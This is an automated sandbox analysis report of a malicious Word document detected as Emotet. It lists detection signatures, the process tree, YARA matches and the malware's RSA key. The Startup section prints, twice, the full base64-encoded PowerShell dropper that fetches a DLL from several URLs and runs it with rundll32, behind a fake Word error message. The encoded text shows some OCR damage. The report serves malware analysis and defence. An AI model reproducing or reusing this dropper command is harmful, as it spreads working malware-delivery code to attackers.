ID: 339167
Sample Name:
info_2020_NJY_31940448.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 16:30:48
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report info_2020_NJY_31940448.doc

Overview


General Information

Sample Name:	info_2020_NJY_31940448.doc
Analysis ID:	339167
MD5:	e99693721af4330.
SHA1:	8d5141493dc9e8..
SHA256:	c081588672d7e4..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 648 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2456 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD

JAA2ADkAbQBEAFQANwAgACAAPQAgAFsAdAB5AFAARQBdACgAIgB7ADEAfQB7ADMAfQB7ADAAfQB7ADIAfQAiAC0AZgAnAFIAJwAsACcAUwAnACwAJwBZACcALAAnAFkAUwB0AEUATQAuAEkATwAuAGQAaQBSAEUAYwBUAE8AJwApACAAOwAgACAAIAAkAHkAMQAwAEkAIAAgAD0AIABbAFQAeQBwAEUAXQAoACIAewA2AH0AewAzAH0Aewa3AH0AewA0AH0AewAxAH0AewA1AH0AewA4AH0AewAwAH0AIgAtAGYAIAAnAGEARwBlAFIAJwAsACcAdAAuACcALAAnAEUAJwAsACcAWQBTAHQAJwAsACcATgBFACcALAAnAHMARQBSAHYAaQBDACcALAAnAHMAJwAsACcAbQAuACcALAAnAGUAUABvAGkAbgB0AG0AYQBuACcAKQA7ACQARQByAHIAbwByAEEAYwB0AGkAbwBuAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAKAAoACcAUwBpACcAKwAnAGwAZQBuAHQAbAB5ACcAKQArACgAJwBDAG8AJwArACcAbgAnACkAKwAnAHQAJwArACcAdQAnACkAKwAnAGUAJwApADsAJABQAHkAMABlAGIAagBpAD0AJABLADEAMgBPACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABQADYANQBaADsAJABYADkAMgBDAD0AKAAoACcAVQAnACsAJwBfADgAJwApACsAJwBSACcAKQA7ACAAIAAkADYAOQBNAGQAdAA3ADoAOgAiAEMAcgBgAGUAYQBUAGAARQBkAEkAUgBFAEMAdABvAGAAUgBZACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAWgAnACsAKAAnAE0AJwArACcAUABZAGcAeQAnACsAJwBoACsAKQArACgAJwBsAHEAdABaACcAKwAnAE0AJwApACsAJwBQAEIAJwArACgAJwB4ACcAKwAnADUAagAnACkAKwAnAGYAJwArACgAJwBtAG8AWgBNACcAKwAnAFAAJwApACkALQBSAGUAcABsAGEAYwBFACgAWwBDAGgAYQBSAF0AOQAwACsAWwBDAGgAYQBSAF0ANwA3ACsAWwBDAGgAYQBSAF0AOAAwACkALABbAEMAaABhAFIAXQA5ADIAKQApADsAJABHADcANwBHAD0AKAAnAFgAOAAnACsAJwAwAFAAJwApADsAIAAkAHkAMQAwAEkAOgA6ACIAUwBlAEMAdQByAEkAdABgAHkAcAB

yAE8AYABUAE8AYABjAG8ATAAiACAAPQAgACgAKAAnAFQAbAAnACsAJwBzACcAKQArACcAMQAyACcAKQA7ACQASgAzADQASgA9ACgAKAAnAFoAMgAnACsAJwA
4ACcAKQArACcATgAnACkAOwAkAFIAaQA2ADIAcwBvAGsAIAA9ACAAKAAnAFIANAAnACsAJwAzAEgAJwApADsAJABUADkAXwBJAD0AKAAnAEgANQAnACsAJwA4AEwAJwApA
DsAJABCAGgAbgB3AGUAOQAyAD0AJABIAE8ATQBFACsAKAAoACcATQBvACcAKwAoACcAUQBZAGcAJwArACcAeQAnACkAKwAoACcAaABsAHEAdABNAG8AUQAnA
CsAJwBCACcAKwAnAHgAJwApACsAKAAnADUAagBmAG0AJwArACcAbwBNACcAKwAnAG8AUQAnACkAKQAuACIAcgBgAEUAUABsAGAAQQBDAGUAIgAoACgAJwBNA
G8AJwArACcAUQAnACkALABbAFMAVABSAGkATgBHAF0AWwBDAEgAQQByAF0AOQAyACkAKQArACQAUgBpADYAMgBzAG8AawArACgAKAAnAC4AJwArACcAZABsA
CcAKQArACcAbAAnACkAOwAkAFcANQAwAFYAPQAoACcAWQAnACsAKAAnADcAOQAnACsAJwBZACcAKQApADsAJABPAGcAXwA0ADMAXwBtAD0AKAAnAF0AJwArA
CgAJwBiADIAWwBzADoAJwArACcALwAnACsAJwAvAGEAbABsACcAKQArACgAJwBjAGEAJwArACcAbgBuAGEAYgBpACcAKwAnAHMAbQBlACcAKQArACgAJwBkACcAKwAnAHM
ALgBjAG8AbQAnACsAJwAvACcAKQArACgAJwB1ACcAKwAnAG4AcgAnACkAKwAoACcAYQBpAGQALQAnACsAJwBtAGEAcAAvAFoAJwArACcAWgAnACkAKwAoACcAbQAnACsAJ
wA2AC8AJwArACcAQABdAGIAJwApACsAKAAnADIAWwAnACsAJwBzACcAKQArACgAJwA6AC8ALwBnACcAKwAnAGkAJwArACcAYQBuACcAKQArACcAbgAnACsAK
AAnAGEAJwArACcAcwBwAHMAeQAnACsAJwBjACcAKQArACcAaABpACcAKwAoACcAYwAnACsAJwBzAHQAdQAnACkAKwAoACcAZABpACcAKwAnAG8ALgBjAG8Ab
QAnACkAKwAoACcALwAnACsAJwBjAGcAaQAtACcAKQArACgAJwBiAGkAJwArACcAbgAvAFAAJwArACcAUAAvAEAAJwArACcAXQAnACkAKwAoACcAYgAnACsAJwAyAFsAcwA
6ACcAKQArACcALwAvACcAKwAoACcAaQBlAG4AZwAnACsAJwBsAGkAcwBoACcAKwAnAGEAYgBjAC4AJwArACcAYwAnACkAKwAoACcAbwAnACsAJwBtAC8AJwApACsAKAAnA
GMAJwArACcAbwB3AC8AJwArACcASgBlAC8AQAAnACsAJwBdAGIAMgBbAHMAOgAvACcAKQArACcALwBhACcAKwAoACcAYgAnACsAJwByAGkAbAAnACkAKwAoA
CcAbABvAGYAJwArACcAdQAnACkAKwAoACcAcgBuAGkAdAAnACsAJwB1ACcAKQArACgAJwByACcAKwAnAGUALgBjACcAKQArACgAJwBvAG0ALwBiACcAKwAnAHAAaAAnACs
AJwAtACcAKwAnAG4AYwBsAGUAeAAtAHcAeQAnACsAJwBnACcAKQArACgAJwBxACcAKwAnADQAJwArACcALwBhADcAbgBCACcAKQArACcAZgAnACsAKAAnAGgAcwAnACsAJ
wAvACcAKQArACcAQAAnACsAJwBdACcAKwAoACcAYgAyACcAKwAnAFsAJwApACsAKAAnAHMAJwArACcAcwA6AC8AJwArACcALwBlAHQAJwArACcAawAnACsAJwBpAG4AZAB
lAGQAJwApACsAKAAnAGUAawAnACsAJwB0AGkAZgBsAGkAawAuAGMAJwArACcAbwAnACkAKwAoACcAbQAvAHAAYwAnACsAJwBpAGUALQBzACcAKwAnAHAAJwA
pACsAJwBlACcAKwAoACcAZQBkAC8AJwArACcAVQAvAEAAXQBiADIAWwAnACsAJwBzAHMAJwApACsAKAAnADoALwAvAHYAcwB0AcCAKwAnAHMAJwArACcAYQA
nACkAKwAnAG0AcAAnACsAKAAnAGwAZQAnACsAJwAuAGMAbwBtAC8AdwBwAC0AJwArACcAaQBuAGMAbAAnACsAJwB1AGQAJwArACcAZQBzACcAKwAnAC8AJwA
rACcANwBlAFgAJwApACsAKAAnAGUASQAnACsAJwAvACcAKwAnAEAAXQBiADIAWwAnACkAKwAnAHMAOgAnACsAJwAvAC8AJwArACgAJwBlAHoaAQAnACsAJwAtAHAAbwBzA
C4AYwAnACsAJwBvAG0ALwBjACcAKwAnAGEAdABlAGcAbwByAHkAJwArACcAbAAnACsAJwAvAHgALwAnACkAKQAuACIAcgBFAHAAbABBAGAAYwBlACIAKAAoACcAXQAnACs
AKAAnAGIAJwArACcAMgBbAHMAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMAZAAnACwAJwB0AHAAJwApACw
AJwAzAGQAJwApAFsAMQBdACkALgAiAFMAYABQAGwASQBUACIAKAAkAFIANgA5AEsAIAArACAAJABQAHkAMABlAGIAagBpACAAKwAgACQAUQAzADMASQApADs
AJABaADQANABTAD0AKAAoACcARAA4ACcAKwAnADcAJwApACsAJwBPACcAKQA7AGYAbwByAGUAYQBjAGgAIAAoACQAVQBqAHQAcwBwAGUAaAAgAGkAbgAgACQ
ATwBnAF8ANAAzAF8AbQApAHsAdAByAHkAewAoACYAKAAnAE4AZQB3ACcAKwAnAC0ATwBiACcAKwAnAGoAZQBjAHQAJwApACAAUwB5AFMAdABFAG0ALgBuAGU
AVAAuAHcAZQBCAEMAbABJAEUAbgB0ACkALgAiAGQAYABPAFcATgBMAG8AYQBkAEYAaQBgAGwARQAiACgAJABVAGoAdABzAHAAZQBoACcAwAIAAkAEIAaABuAHc
AZQA5ADIAKQA7ACQAWAA3ADAAQgA9ACgAJwBPACcAKwAoACcANAAnACsAJwAwAEgAJwApACkAOwBJAGYAIAAoACgALgAoACcARwBlAHQALQBJACcAKwAnAHQ
AZQAnACsAJwBtACcAKQAgACQAQgBoAG4AdwBlADkAMgApAC4AIgBsAGAAZQBuAGcAVABoACIAIAAtAGcAZQAgADMANwA2ADUAMgApACAAewAmACgAJwByAHU
AJwArACcAbgBkACcAKwAnAGwAbAAzADIAJwApACAAJABCAGgAbgB3AGUAOQAyACwAKAAnAEMAJwArACcAbwBuACcAKwAnAHQAJwArACgAJwByAG8AJwArACc
AbAAnACsAJwBfAFIAdQBuACcAKQArACgAJwBEACcAKwAnAEwATAAnACkAKQAuACIAVABvAGAAUwBUAHIASQBgAE4AZwAiACgAKQA7ACQATQA0ADcAVwA9ACg
AJwBBADcAJwArACcAMQBKACcAKQA7AGIAcgBlAGEAawA7ACQARwA1ADIASgA9ACgAKAAnAEMAJwArACcAMgAwACcAKQArACcAQwAnACkAfQB9AGMAYQB0AGM
AaAB7AH0AfQAkAEIAMwAzAFQAPQAoACcAUQA5ACcAKwAnADYAVAAnACkA MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2496 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 2300 cmdline: POwersheLL -w hidden -ENCOD JAA2ADkAbQBEAFQANwAgACAAPQAgAFsAdAB5AFAARQBdACgAIgB7ADEAfQB7ADMA

fQB7ADAAfQB7ADIAfQAiAC0AZgAnAFIAJwAsACcAUwAnACwAJwBZACcALAAnAFkAUwB0AEUATQAuAEkATwAuAGQAaQBSAEUAYwBUAE8AJwApACAAOwAgACAA
IAAkAHkAMQAwAEkAIAAgAD0AIABbAFQAeQBwAEUAXQAoACIAewA2AH0AewAzAH0AewAyAH0AewA3AH0AewA0AH0AewAxAH0AewA1AH0AewA4AH0AewAwAH0A
IgAtAGYAIAAnAGEARwBlAFIAJwAsACcAdAAuACcALAAnAEUAJwAsACcAWQBTAHQAJwAsACcATgBFACcALAAnAHMARQBSAHYAaQBDACcALAAnAHMAJwAsACcA
bQAuACcALAAnAGUAUABvAGkAbgB0AG0AYQBuACcAKQA7ACQARQByAHIAbwByAEEAYwB0AGkAbwBuAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAKAAoACcA
UwBpACcAKwAnAGwAZQBuAHQAbAB5ACcAKQArACgAJwBDAG8AJwArACcAbgAnACkAKwAnAHQAJwArACgAJwBpAG4AJwArACcAdQAnACkAKwAnAGUAJwApADsA
JABQAHkAMABlAGIAagBpAD0AJABLADEAMgBPACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABQADYANQBaADsAJABYADkAMgBDAD0AKAAoACcA
VQAnACsAJwBfADgAJwApACsAJwBSACcAKQA7ACAAIAAkADYAOQBNAGQAdAA3ADoAOgAiAEMAcgBgAGUAYQBUAGAARQBkAEkAUgBFAEMAdABvAGAAUgBZACIA
KAAkAEgATwBNAEUAIAArACAAKAAoACcAWgAnACsAKAAnAE0AJwArACcAUABZAGcAeQAnACsAJwBoACcAKQArACgAJwBsAHEAdABaACcAKwAnAE0AJwApACsA
JwBQAEIAJwArACgAJwB4ACcAKwAnADUAagAnACkAKwAnAGYAJwArACgAJwBtAG8AWgBNACcAKwAnAFAAJwApACkALQBSAGUAcABsAGEAYwBFACgAWwBDAGgA
YQBSAF0AOQAwACsAWwBDAGgAYQBSAF0ANwA3ACsAWwBDAGgAYQBSAF0AOAAwACkALABbAEMAaABhAFIAXQA5ADIAKQApADsAJABHADcANwBHAD0AKAAnAFgA
OAAnACsAJwAwAFAAJwApADsAIAAkAHkAMQAwAEkAOgA6ACIAUwBlAEMAdQByAEkAdABgAHkAcAByAE8AYABUAE8AYABjAG8ATAAiACAAPQAgACgAKAAnAFQA
bAAnACsAJwBzACcAKQArACcAMQAyACcAKQA7ACQASgAzADQASgA9ACgAKAAnAFoAMgAnACsAJwA4ACcAKQArACcATgAnACkAOwAkAFIAaQA2ADIAcwBvAGsA
IAA9ACAAKAAnAFIANAAnACsAJwAzAEgAJwApADsAJABUADkAXwBJAD0AKAAnAEgANQAnACsAJwA4AEwAJwApADsAJABCAGgAbgB3AGUAOQAyAD0AJABIAE8A
TQBFACsAKAAoACcATQBvACcAKwAoACcAUQBZAGcAJwArACcAeQAnACkAKwAoACcAaABsAHEAdABNAG8AUQAnACsAJwBCACcAKwAnAHgAJwApACsAKAAnADUA
agBmAG0AJwArACcAbwBNACcAKwAnAG8AUQAnACkAKQAuACIAcgBgAEUAUABsAGAAQQBDAGUAIgAoACgAJwBNAG8AJwArACcAUQAnACkALABbAFMAVABSAGkA
TgBHAF0AWwBDAEgAQQByAF0AOQAyACkAKQArACQAUgBpADYAMgBzAG8AawArACgAKAAnAC4AJwArACcAZABsACcAKQArACcAbAAnACkAOwAkAFcANQAwAFYA
PQAoACcAWQAnACsAKAAnADcAOQAnACsAJwBZACcAKQApADsAJABPAGcAXwA0ADMAXwBtAD0AKAAnAF0AJwArACgAJwBiADIAWwBzADoAJwArACcALwAnACsA
JwAvAGEAbABsACcAKQArACgAJwBjAGEAJwArACcAbgBuAGEAYgBpACcAKwAnAHMAbQBlACcAKQArACgAJwBkACcAKwAnAHMALgBjAG8AbQAnACsAJwAvACcA
KQArACgAJwB1ACcAKwAnAG4AcgAnACkAKwAoACcAYQBpAGQALQAnACsAJwBtAGEAcAAvAFoAJwArACcAWgAnACkAKwAoACcAbQAnACsAJwA2AC8AJwArACcA
QABdAGIAJwApACsAKAAnADIAWwAnACsAJwBzACcAKQArACgAJwA6AC8ALwBnACcAKwAnAGkAJwArACcAYQBuACcAKQArACcAbgAnACsAKAAnAGEAJwArACcA
cwBwAHMAeQAnACsAJwBjACcAKQArACcAaABpACcAKwAoACcAYwAnACsAJwBzAHQAdQAnACkAKwAoACcAZABpACcAKwAnAG8ALgBjAG8AbQAnACkAKwAoACcA
LwAnACsAJwBjAGcAaQAtACcAKQArACgAJwBiAGkAJwArACcAbgAvAFAAJwArACcAUAAvAEAAJwArACcAXQAnACkAKwAoACcAYgAnACsAJwAyAFsAcwA6ACcA
KQArACcALwAvACcAKwAoACcAaQBlAG4AZwAnACsAJwBsAGkAcwBoACcAKwAnAGEAYgBjAC4AJwArACcAYwAnACkAKwAoACcAbwBnACsAJwBtAC8AJwApACsA
KAAnAGMAJwArACcAbwB3AC8AJwArACcASgBIAC8AQAAnACsAJwBdAGIAMgBbAHMAOgAvACcAKQArACcALwBhACcAKwAoACcAYgAnACsAJwByAGkAbAAnACkA
KwAoACcAbABvAGYAJwArACcAdQAnACkAKwAoACcAcgBuAGkAdAAnACsAJwB1ACcAKQArACgAJwByACcAKQArACgAJwBvAG0ALwBiACcA
KwAnAHAAaAAnACsAJwAtACcAKwAnAG4AYwBsAGUAeAAtAHcAeQAnACsAJwBnACcAKQArACgAJwByAGUALgBjACcAKQArACgAJwBvAG0ALwBiACcA
ZgAnACsAKAAnAGgAcwAnACsAJwAvACcAKQArACcAQAAnACsAJwBdACcAKwAoACcAYgAyACcAKwAnAFsAJwApACsAKAAnAHMAJwArACcAcwA6AC8AJwArACcA
LwBlAHQAJwArACcAawAnACsAJwBpAG4AZABlAGQAJwApACsAKAAnAGUAawAnACsAJwB0AGkAZgBsAGkAawAuAGMAJwArACcAbwAnACkAKwAoACcAbQAvAHAA
YwAnACsAJwBpAGUALQBzACcAKwAnAHAAJwApACsAJwBlACcAKwAoACcAZQBkAC8AJwArACcAVQAvAEAAXQBiADIAWwAnACsAJwBzAHMAJwApACsAKAAnADoA
LwAvAHYAcwB0ACcAKwAnAHMAJwArACcAYQAnACkAKwAnAG0AcAAnACsAKAAnAGwAZQAnACsAJwAuAGMAbwBtAC8AdwBwAC0AJwArACcAaQBuAGMAbAAnACsA
JwB1AGQAJwArACcAZQBzACcAKwAnAC8AJwArACcANwBlAFgAJwApACsAKAAnAGUASQAnACsAJwAvACcAKwAnAEAAXQBiADIAWwAnACkAKwAnAHMAOgAnACsA
JwAvAC8AJwArACgAJwBlAHoAaQAnACsAJwAtAHAAbwBzAC4AYwAnACsAJwBvAG0ALwBjACcAKwAnAGEAdABlAGcAbwByAHkAJwArACcAbAAnACsAJwAvAHgA
LwAnACkAKQAuACIAcgBFAHAAbABBAGAAYwBlACIAKAAoACcAXQAnACsAKAAnAGIAJwArACcAMgBbAHMAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMA
ZAAnACwAJwBzAHcAJwApACwAKAAnAGgAdAAnACsAJwB0AHAAJwApACwAJwAzAGQAJwApAFsAMQBdACkALgAiAFMAYABQAGwASQBUACIAKAAkAFIANgA5AEsA
IAArACAAJABQAHkAMABlAGIAagBpACAAKwAgACQAUQAzADMASQApADsAJABaADQANABTAD0AKAAoACcARAA4ACcAKwAnADcAJwApACsAJwBPACcAKQA7AGYA
bwByAGUAYQBjAGgAIAAoACQAVQBqAHQAcwBwAGUAaAAgAGkAbgAgACQATwBnAF8ANAAzAF8AbQApAHsAdAByAHkAJwArACcAbAAnACsAJwAvAHcAewAoACYAKAAnAE4AZQB3ACcAKwAnAC0A
TwBiACcAKwAnAGoAZQBjAHQAJwApACAAUwB5AFMAdABFAG0ALgBuAGUAVAAuAHcAZQBCAEMAbABJAEUAbgB0ACkALgAiAGQAYABPAFcATgBMAG8AYQBkAEYA
aQBgAGwARQAiACgAJABVAGoAdABzAHAAZQBoACwAIAAkAEIAaABuAHcAZQA5ADIAKQA7ACQAWAA3ADAAQgA9ACgAJwBPACcAKwAoACcANAAnACsAJwAwAEgA
JwApACkAOwBJAGYAIAAoACgALgAoACcARwBlAHQALQBJACcAKwAnAHQAZQAnACsAJwBtACcAKQAgACQAQgBoAG4AdwBlADkAMgApAC4AIgBsAGAAZQBuAGcA
VABoACIAIAAtAGcAZQAgADMANwA2ADUAMgApACAAewAmACgAJwByAHUAJwArACcAbgBkACcAKwAnAGwAbAAzADIAJwApACAAJABCAGgAbgB3AGUAOQAyACcAwA
KAAnAEMAJwArACcAbwBuACcAKwAnAHQAJwArACgAJwByAG8AJwArACcAbAAnACsAJwBfAFIAdQBuACcAKQArACgAJwBEACcAKwAnAEwATAAnACkAKQAuACIA
VABvAGAAUwBUAHIASQBgAE4AZwAiACgAKQA7ACQATQA0ADcAVwA9ACgAJwBBADcAJwArACcAMQBKACcAKQA7AGIAcgBlAGEAawA7ACQARwA1ADIASgA9ACgA
KAAnAEMAJwArACcAMgAwACcAKQArACcAQwAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAEIAMwAzAFQAPQAoACcAUQA5ACcAKwAnADYAVAAnACkA MD5:
852D67A27E454BD389FA7F02A8CBE23F)

- rundll32.exe (PID: 2548 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll Control_RunDLL MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2384 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 2800 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Slimgulabo\vhtbjtkrz.lpr',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2792 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bvjuzxolryfk\tucwdqbdtfe.wnx',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2748 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bsmdm\ghwk.vcj',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 1980 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Anheubolw\yblyupae.she',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2452 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bwaqczxvcucs\mfqhcresmvq.yyb',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 2836 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vvkklg\owmtf.xpy',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 3068 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Eqlmzzdzvxl\jxrtnvzlrw.xix',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 3060 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qjhyis\vvyps.icm',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

Threatname: Emotet


```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAOZ9fLJ8UrI0OZURpPsR3eijAyfPj3z6\nuS75f2igmYFW2aWgNcFIzsAYQleKzD0nlCFHOo7Zf8/4wY2UW0CJ4dJEHnE/PHlz\n6uNk3pxjm7o4eCDyiJbzf+k0Azjl0q54FQIDAQAB"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.2124437516.00000000001 61000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000005.00000002.2103844038.00000000003 F6000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1f10:$s1: POwersheLL
0000000F.00000002.2355747254.00000000001 D1000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000D.00000002.2121698890.00000000001 90000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000C.00000002.2117620078.00000000002 50000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 15 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
8.2.rundll32.exe.190000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
12.2.rundll32.exe.6a0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.150000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.260000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
10.2.rundll32.exe.220000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 22 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Potential dropper URLs found in powershell memory

E-Banking Fraud:

Yara detected Emotet

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Powershell drops PE file

Very long command line found

Data Obfuscation:

Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

Document contains an embedded VBA with many randomly named variables

Obfuscated command line found

PowerShell case anomaly found

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

Stealing of Sensitive Information:

